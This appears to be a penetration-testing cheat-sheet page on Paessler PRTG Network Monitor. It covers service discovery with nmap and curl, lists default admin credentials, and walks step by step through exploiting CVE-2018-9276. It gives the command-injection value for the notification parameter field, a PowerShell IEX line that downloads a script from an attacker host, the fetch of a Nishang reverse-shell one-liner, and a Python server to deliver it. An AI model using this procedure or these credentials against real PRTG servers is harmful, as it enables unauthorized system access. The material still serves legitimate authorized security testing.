PRIMARY CATEGORY → WEB TECHNOLOGIES

Discovery | Footprinting | Enumeration

Default Ports

This service tipically listens on common web ports such as 80, 443 or 8080

Nmap Scan Sample

PORT      STATE SERVICE       VERSION
8080/tcp  open  http          Indy httpd 17.3.33.2830 (Paessler PRTG bandwidth monitor)
Default Credentials
prtgadmin:prtgadmin
prtgadmin:admin
prtgadmin:Welcome
prtgadmin:Welcome1
prtgadmin:Password123
PRTG Version
Curl
curl --silent --location --request GET '<URL>' | grep -i --color -- 'version' 
Nmap

Let’s assume that the service is listening on port 8080. That said, proceed as follows

nmap -p8080 --open -sC -sV -v -n -Pn --disable-arp-ping <TARGET>

Code Execution

CVE-2018-9276

CVE-2018-9276

This vulnerability leverages a security flaw during a notification creation from the administration panel. The parameter field is passed directly into a Powershell script without any type of validation and sanitizacion

Therefore, an adversary could add a filename followed by a semicolon and a system command, such as ping -n 1 <ATTACKER_IP>, within the parameter field

When the notification is created, it can be tested by selecting an existing option on the Notifications menu, then the command will be executed

Creating the Malicious Notification



Just access to the following location →

Setup → Account Settings → Notifications

Zoom in

Then, select the Add new notification icon

Zoom in


When creating the given notification, we just have to do two things

  • Name the notification

Zoom in


  • Enable the “Execute Program” section, select “Demo exe notification - outfile.ps1” as “Program File” and enter the value below in the parameter field
test.txt ; <COMMAND> # e.g. test.txt ; ping -n 1 <ATTACKER>

Zoom in

Instead of a ping command, we can enter the following command in order to gain system access through a reverse shell

IEX (New-Object Net.WebClient).downloadString('http://<ATTACKER_IP>:<PORT>/rev.ps1')



Then, we select the Save option. Once the notification is created, it will be displayed on the notifications section as below

Zoom in

Next, simply download the following reverse shell oneliner in powershell and replace the IP Address and the TCP port

curl --silent --location --request GET 'https://github.com/samratashok/nishang/raw/refs/heads/master/Shells/Invoke-PowerShellTcpOneLine.ps1' --output rev.ps1

Lastly, set up an HTTP server to share the resource above and run a test for the notification you created

python3 -m http.server 80

Sending a test notification

To do so, just click the given notification and select the Send test notification option

Zoom in

After that, the powershell command we entered previously will be executed and we will receive an incoming reverse shell